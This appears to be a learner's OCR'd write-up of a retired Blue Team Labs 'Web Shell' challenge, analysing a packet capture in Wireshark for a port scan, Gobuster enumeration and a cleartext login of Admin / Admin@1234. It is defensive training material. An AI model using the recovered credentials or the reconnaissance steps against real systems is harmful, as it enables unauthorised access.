
Asagba's Network Analysis Guide/Report

1. Navigate to blto. Go to challenges, tick retired and select Network Analysis - Web Shell
2. Download and extrac the file with the password “btlo” found on the site
3. Download wireshark from official Website: [Wireshark · Download]
4. Open pcap file in wireshark

Initial Analysis:
To gain some insight into the document you want to scout out certain areas

Capture file properties, Protocol Hierachy, Conversations(IPV4,IPV6,TCP)
Under capture file properties we were able to see the time frame of the packet capture as :
First packet: 2021-02-07 08:31:22
Last packet:2021-02-07 08:46:31
Elapsed: 00:15:08



Under Protocol Hierarchy we were able to see the protocols used which from an analyst view could be point of entries
E.g :http, SMB, SSH, DNS

Wireshark · Protocol Hierarchy Statistics · BTLOPortScan.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	17508	100.0	3977665	35 k	0	0	0	17508
Linux cooked-mode capture	100.0	17508	7.2	285098	2509	0	0	0	17508
Internet Protocol Version 6	0.5	90	0.1	3600	31	0	0	0	90
User Datagram Protocol	0.2	31	0.0	248	2	0	0	0	31
Multicast Domain Name System	0.2	31	0.0	1402	12	31	1402	12	31
Transmission Control Protocol	0.1	24	0.0	1416	12	18	588	5	24
Hypertext Transfer Protocol	0.0	6	0.0	636	5	6	636	5	6
Internet Control Message Protocol v6	0.2	35	0.1	3080	27	35	3080	27	35
Internet Protocol Version 4	99.3	17387	8.7	347740	3061	0	0	0	17387
User Datagram Protocol	0.6	112	0.0	896	7	0	0	0	112
NetBIOS Name Service	0.1	15	0.0	750	6	15	750	6	15
NetBIOS Datagram Service	0.0	1	0.0	201	1	0	0	0	1
SMB (Server Message Block Protocol)	0.0	1	0.0	119	1	0	0	0	1
SMB MailSlot Protocol	0.0	1	0.0	25	0	0	0	0	1
Microsoft Windows Browser Protocol	0.0	1	0.0	33	0	1	33	0	1
Multicast Domain Name System	0.2	34	0.0	1537	13	34	1537	13	34
Dynamic Host Configuration Protocol	0.1	14	0.2	6910	60	14	6910	60	14
Domain Name System	0.3	48	0.1	3726	32	48	3726	32	48
Transmission Control Protocol	98.6	17259	83.4	3318475	29 k	6729	267177	2352	17259
SSH Protocol	3.0	529	0.8	32763	288	529	32763	288	529
Hypertext Transfer Protocol	55.9	9787	69.4	2761229	24 k	4750	498119	4385	9787
MIME Multipart Media Encapsulation	0.0	2	0.2	8096	71	2	8096	71	2
Line-based text data	27.9	4882	37.4	1487683	13 k	4882	1487683	13 k	4882
HTML Form URL Encoded	0.9	149	0.6	24837	218	149	24837	218	149
Compuserve GIF	0.0	4	0.0	918	8	4	918	8	4
Data	1.2	214	0.1	4395	38	214	4395	38	214
Internet Control Message Protocol	0.1	16	0.0	1534	13	8	320	2	16
Domain Name System	0.0	8	0.0	926	8	8	926	8	8
Address Resolution Protocol	0.2	31	0.0	1156	10	31	1156	10	31

No display filter.

Close | Copy | Protocols | Help

Under conversations(IPV4) we were able to see the top two ips with the most traffic 172.20.10.5 to 172.20.10.2 and 10.251.96.4 to 10.251.96.5

Wireshark · Conversations · BTLOPortScan.pcap

Conversation Settings

- Name resolution
- Absolute start time
- Limit to display filter


Copy | Follow Stream... | Graph...

Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
IPv6

Ethernet | IPv4 · 19 | IPv6 · 7 | TCP · 1284 | UDP · 38


Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.251.96.4	10.251.96.5	15,883	4 MB	7,604	1 MB	8,279	3 MB	103.555573	770.7471	10 kbps	27 kbps
172.20.10.5	172.20.10.2	1,324	215 kB	767	113 kB	557	102 kB	1.939795	897.8989	1006 bits/s	905 bits/s
10.251.96.3	255.255.255.255	11	7 kB	11	7 kB	0	0 bytes	321.361759	543.9064	95 bits/s	0 bits/s
172.20.10.2	172.20.10.1	32	5 kB	20	3 kB	12	2 kB	44.931554	600.1076	36 bits/s	25 bits/s
127.0.0.1	127.0.0.53	24	3 kB	12	1 kB	12	2 kB	44.930727	600.1091	16 bits/s	20 bits/s
172.20.10.5	224.0.0.251	24	2 kB	24	2 kB	0	0 bytes	93.003221	716.5783	23 bits/s	0 bits/s
172.20.10.2	34.122.121.32	20	2 kB	10	870 bytes	10	992 bytes	45.932299	601.0219	11 bits/s	13 bits/s
10.251.96.5	34.122.121.32	20	2 kB	10	774 bytes	10	904 bytes	45.932431	600.7048	10 bits/s	12 bits/s
172.20.10.5	172.20.10.15	10	1 kB	10	1 kB	0	0 bytes	432.476866	377.5974	23 bits/s	0 bits/s
172.20.10.2	35.224.170.84	10	931 bytes	5	435 bytes	5	496 bytes	345.882639	0.8933	3895 bits/s	4442 bits/s
10.251.96.5	35.224.170.84	10	839 bytes	5	387 bytes	5	452 bytes	345.883007	0.6051	5116 bits/s	5975 bits/s
10.251.96.5	10.251.96.3	2	688 bytes	2	688 bytes	0	0 bytes	321.339311	543.9039	10 bits/s	0 bits/s
0.0.0.0	255.255.255.255	1	326 bytes	1	326 bytes	0	0 bytes	801.656327	0.0000		
10.251.96.4	10.251.96.255	3	282 bytes	3	282 bytes	0	0 bytes	373.593750	2.0110	1121 bits/s	0 bits/s
172.20.10.3	172.20.10.15	3	282 bytes	3	282 bytes	0	0 bytes	373.593688	2.0108	1121 bits/s	0 bits/s
10.251.96.5	224.0.0.251	3	267 bytes	3	267 bytes	0	0 bytes	1.442742	768.0023	2 bits/s	0 bits/s
127.0.0.1	224.0.0.251	3	267 bytes	3	267 bytes	0	0 bytes	0.000000	768.0378	2 bits/s	0 bits/s
172.20.10.2	224.0.0.251	3	267 bytes	3	267 bytes	0	0 bytes	1.267305	768.0022	2 bits/s	0 bits/s
172.20.10.1	224.0.0.251	1	88 bytes	1	88 bytes	0	0 bytes	491.000602	0.0000		

Under Conversations(TCP) we see the differences in byte size from specific ports like port 22 and port 80 which could indicate some kind of response meaning those two ports are likely open




Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.251.96.4	41675	10.251.96.5	16	2	118 bytes	227	1	62 bytes	1	56 bytes	103.565898	0.0000		
10.251.96.4	41675	10.251.96.5	17	2	118 bytes	49	1	62 bytes	1	56 bytes	103.560948	0.0000		
10.251.96.4	41675	10.251.96.5	18	2	118 bytes	818	1	62 bytes	1	56 bytes	103.582765	0.0000		
10.251.96.4	41675	10.251.96.5	19	2	118 bytes	756	1	62 bytes	1	56 bytes	103.581104	0.0000		
10.251.96.4	41675	10.251.96.5	20	2	118 bytes	37	1	62 bytes	1	56 bytes	103.560671	0.0000		
10.251.96.4	41675	10.251.96.5	21	2	118 bytes	20	1	62 bytes	1	56 bytes	103.558011	0.0000		
10.251.96.4	41675	10.251.96.5	22	3	184 bytes	22	2	124 bytes	1	60 bytes	103.558188	0.0006		
172.20.10.5	50355	172.20.10.2	22	728	67 kB	1282	411	33 kB	317	33 kB	779.134669	120.7040	2219 bits/s	2206 bits/s
172.20.10.5	50356	172.20.10.2	22	51	11 kB	1283	23	3 kB	28	8 kB	780.882105	1.0998	19 kbps	60 kbps
10.251.96.4	41675	10.251.96.5	23	2	118 bytes	21	1	62 bytes	1	56 bytes	103.558103	0.0000		
10.251.96.4	41675	10.251.96.5	24	2	118 bytes	564	1	62 bytes	1	56 bytes	103.575671	0.0000		
10.251.96.4	41675	10.251.96.5	25	2	118 bytes	9	1	62 bytes	1	56 bytes	103.555778	0.0000		
10.251.96.4	41675	10.251.96.5	26	2	118 bytes	622	1	62 bytes	1	56 bytes	103.577251	0.0000		
10.251.96.4	41675	10.251.96.5	27	2	118 bytes	614	1	62 bytes	1	56 bytes	103.577060	0.0000		
10.251.96.4	41675	10.251.96.5	28	2	118 bytes	460	1	62 bytes	1	56 bytes	103.572673	0.0000		
10.251.96.4	41675	10.251.96.5	29	2	118 bytes	330	1	62 bytes	1	56 bytes	103.568864	0.0000		
10.251.96.4	41675	10.251.96.5	30	2	118 bytes	776	1	62 bytes	1	56 bytes	103.581825	0.0000		
10.251.96.4	41675	10.251.96.5	31	2	118 bytes	871	1	62 bytes	1	56 bytes	103.584195	0.0000		
10.251.96.4	41675	10.251.96.5	32	2	118 bytes	624	1	62 bytes	1	56 bytes	103.577310	0.0000		
10.251.96.4	41675	10.251.96.5	33	2	118 bytes	794	1	62 bytes	1	56 bytes	103.582082	0.0000		
10.251.96.4	41675	10.251.96.5	34	2	118 bytes	74	1	62 bytes	1	56 bytes	103.561522	0.0000		
10.251.96.4	41675	10.251.96.5	35	2	118 bytes	87	1	62 bytes	1	56 bytes	103.561896	0.0000		
10.251.96.4	41675	10.251.96.5	74	2	118 bytes	391	1	62 bytes	1	56 bytes	103.570604	0.0000		
10.251.96.4	41675	10.251.96.5	75	2	118 bytes	827	1	62 bytes	1	56 bytes	103.583144	0.0000		
10.251.96.4	41675	10.251.96.5	76	2	118 bytes	306	1	62 bytes	1	56 bytes	103.568037	0.0000		
10.251.96.4	41675	10.251.96.5	77	2	118 bytes	620	1	62 bytes	1	56 bytes	103.577189	0.0000		
10.251.96.4	41675	10.251.96.5	78	2	118 bytes	939	1	62 bytes	1	56 bytes	103.586199	0.0000		
10.251.96.4	41675	10.251.96.5	79	2	118 bytes	189	1	62 bytes	1	56 bytes	103.564859	0.0000		
10.251.96.4	41675	10.251.96.5	80	3	184 bytes	14	2	124 bytes	1	60 bytes	103.556509	0.0008		
10.251.96.4	49512	10.251.96.5	80	18	4 kB	1030	9	2 kB	9	2 kB	128.470177	8.2871	1560 bits/s	2161 bits/s
10.251.96.4	49514	10.251.96.5	80	25	7 kB	1031	13	3 kB	12	4 kB	138.030457	9.0278	2669 bits/s	3274 bits/s
10.251.96.4	49516	10.251.96.5	80	225	69 kB	1032	113	17 kB	112	52 kB	162.636654	0.1199	1154 kbps	3440 kbps
10.251.96.4	49518	10.251.96.5	80	230	69 kB	1033	108	17 kB	122	52 kB	162.643279	0.2818	481 kbps	1480 kbps
10.251.96.4	49520	10.251.96.5	80	235	69 kB	1034	120	18 kB	115	52 kB	162.643357	0.1010	1405 kbps	4095 kbps
10.251.96.4	49522	10.251.96.5	80	270	72 kB	1035	142	19 kB	128	53 kB	162.643532	0.1848	831 kbps	2275 kbps
10.251.96.4	49524	10.251.96.5	80	261	71 kB	1036	147	20 kB	114	52 kB	162.643549	0.0975	1605 kbps	4233 kbps

To understand the time better we need to change the time format




After scrolling through the packets to get a better understand of the packets we came across a username and password of Admin and password of Admin%401234
Special characters are encoded


I used a URL decoder to decode the password of Admin%401234. It decoded to Admin@1234



To get a better understanding of the PCAP we want to add a source and destination port field to our view. Click on edit and go to preferences. Under appearances go to columns and use the plus sign to add a new field. Double click on the added field to change the name and we would change it to source port and also another for destination port



Scrolling through the packets we see a bunch of SYN packets coupled with a bunch of resets(RST). We also are a SYN ACK which indicates a successful connection on both port 80 and port 22 from the same address of 10.251.96.4 to 10.251.96.5




Knowing Gobuster is a popular, open-source tool used primarily for web penetration testing. Gobuster is designed to brute-force URIs (directories and file names), DNS subdomains, and virtual host names on target web servers.


<u>Potential implications of Gobuster:</u>

Penetration Testing: If you're aware of a security assessment or penetration testing being conducted in your network environment, Gobuster could be a tool authorized security professionals are using as part of their testing toolkit.

